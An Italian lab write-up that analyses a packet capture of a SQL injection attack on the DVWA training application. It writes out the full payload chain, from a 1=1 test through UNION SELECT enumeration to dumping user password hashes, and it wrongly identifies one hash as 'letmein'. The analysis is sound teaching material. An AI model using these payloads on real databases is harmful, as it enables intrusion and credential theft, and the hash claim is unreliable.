Attacco a un database MySQL

Durante l'analisi del file PCAP con Wireshark, è stato rilevato un flusso di comunicazione tra due dispositivi della stessa rete locale, con indirizzi IP 10.0.2.4 e 10.0.2.15. La sessione, della durata di circa 8 minuti, documenta un attacco SQL injection eseguito da un client verso un server vulnerabile.

SQL_Lab.pcap [Wireshark 2.5.1]					
File Edit	View Go	Capture Analyze Statistics	Telephony Tools Interna	ls Help	
		1 🕒 🖺 🗶 G	Q 📀 🕞 🖫	\$ 2 [
Filter: Expression Clear Apply Save					
No.	Time	Source	Destination	Protocol I	Length Info
1 (0.000000	10.0.2.4	10.0.2.15	TCP	74 35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TS
2	0.000315	10.0.2.15	10.0.2.4	TCP	74 80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSva
3 (0.000349	10.0.2.4	10.0.2.15	TCP	66 35614 → 80 [ACK] Seα=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4 (0.000681	10.0.2.4	10.0.2.15	HTTP	654 POST/dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5 (0.002149	10.0.2.15	10.0.2.4	TCP	66 80 → 35614 [ACK] Seg=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430 HTTP/1.1 302 Found
7 (0.005700	10.0.2.4	10.0.2.15	TCP	66 35614 → 80 [ACK] Seg=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496 GET /dvwa/index.php HTTP/1.1
9 (0.015485	10.0.2.15	10.0.2.4	HTTP	3107 HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66 35614 → 80 FACKI Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11 (0.068625	10.0.2.4	10.0.2.15	HTTP	429 GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511 HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536 GET/dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66 80 → 35638 [ACK] Seα=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861 HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577 GET/dvwa/vulnerabilities/sqli/?id=1%27+or+%270%27%3D%270+&Submit=Submit H1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66 80 → 35640 [ACK] Seα=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918 HTTP/1.1 200 OK (text/html)
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630 GET/dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+database%28%299
20	277.727871	10.0.2.15	10.0.2.4	TCP	66 80 → 35642 [ACK] Seα=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=129156
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955 HTTP/1.1 200 OK (text/html)
22 :	313.710129	10.0.2.4	10.0.2.15	HTTP	659 GET/dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+null%2C+version+9
23	313.710277	10.0.2.15	10.0.2.4	TCP	66 80 → 35644 [ACK] Seα=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=139951
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954 HTTP/1.1 200 OK (text/html)

Esaminando la riga 13 in Wireshark, si nota una richiesta HTTP GET inviata da 10.0.2.4 a 10.0.2.15, che contiene parametri sospetti, probabilmente manipolati per testare la presenza di una SQL injection. Utilizzando "Segui > Flusso HTTP", si possono vedere sia la richiesta del client (in rosso) che la risposta del server (in blu).

Il parametro coinvolto nella richiesta è: /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit

```
Follow HTTP Stream (tcp.stream eq 1)
Stream Content
.<h1>Vulnerability: SQL Injection</h1>
 .<div class="vulnerable_code_area">
 ..<form action="#" method="GET">
...
....User ID:
....<input type="text" size="15" name="id">
 ....<input type="submit" name="Submit" value="Submit">
 ...
 ..</form>
..ID: 1=1<br />First name: admin<br />Surname: admin
.</div>
.<h2>More Information</h2>
 ..<a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://
                   actesacitoscia actEDD01HD7cE-letad de-di
  Entire conversation (5894 bytes)
```

Questo è un classico test per valutare vulnerabilità SQL: la condizione 1=1 è sempre vera, quindi se il server risponde in modo anomalo, si conferma la vulnerabilità. In questo caso, la risposta con codice HTTP 200 suggerisce che la query è stata eseguita senza controllo.

Cercando la stringa 1=1 nei pacchetti, si evidenzia una richiesta con tale parametro nel campo User ID del form. Il fatto che il server restituisca un record valido dimostra che l'input non è stato correttamente filtrato e che l'attacco ha successo, bypassando i controlli previsti.

L'attaccante, avendo confermato la vulnerabilità, lancia una seconda iniezione più avanzata: 1' OR 1=1 UNION SELECT database(), user()#


```
Follow HTTP Stream (tcp.stream eq 3)
Stream Content-
 .<div class="vulnerable_code_area">
 ..<form action="#" method="GET">
 ...
 ....User ID:
 ....<input type="text" size="15" name="id">
 ....<input type="submit" name="Submit" value="Submit">
 ...
 ..</form>
 ..ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</
 pre>>/pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown
 pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: MeID:
 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso/pre>ID: 1' or 1=1
 union select database(), user()#<br />First name: Bob<br />Surname: SmithID: 1' or 1=1 union select
 database(), user()#<br />First name: dvwa<br />Surname: root@localhost
 .</div>
 .<h2>More Information</h2>
```

Analizzando la riga 19 con "Segui > Flusso HTTP", la risposta del server rivela dati interni:

· Database: dvwa

• Utente del database: root@localhost

Successivamente, dalla riga 22, viene iniettata una nuova query per conoscere la versione del database: 1' OR 1=1 UNION SELECT NULL, version()#



La risposta mostra:

Versione DB: 5. 5. 5-10. 1. 48-MariaDB

Informazione utile per scoprire vulnerabilità specifiche di quella versione.

L'attaccante prosegue cercando le tabelle presenti nel database. Alla riga 25, inietta: 1' OR 1=1 UNION SELECT NULL, table_name FROM information_schema.tables#



Questo comando interroga l'elenco di tutte le tabelle, e tra esse compare quella chiamata users, che di solito contiene credenziali o dati sensibili.

Per ottenere dettagli sulle colonne della tabella users, l'attaccante modifica la query: 1' OR 1=1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table name='users'#

Questa volta, il risultato è più specifico e mostra i nomi delle colonne come username, password, ecc.

Alla riga 28 viene eseguito l'attacco finale: 1' or 1=1 union select user, password from users#



Il server restituisce l'elenco degli utenti con i relativi hash delle password, ad esempio:

• Utente: 1337

• **Hash:** 8d3533d75ae2c3966d7e0d4fcc69216b

L'hash corrisponde alla password **letmein**, una password semplice e comune. Il suo utilizzo dimostra una gestione scarsa della sicurezza, sia da parte degli utenti che dell'amministratore.

Conclusione

I siti web che usano SQL sono esposti al rischio di SQL injection, dove un attaccante può alterare le query inviate al database per accedere, modificare o cancellare dati. La gravità dell'attacco dipende dal livello di accesso ottenuto.

Due tecniche per prevenire gli attacchi:

- 1. Query parametrizzate: separano i dati dagli input, evitando manipolazioni nella struttura SQL.
- 2. **Validazione dell'input:** controllano i dati inseriti dall'utente, rifiutando caratteri o valori sospetti.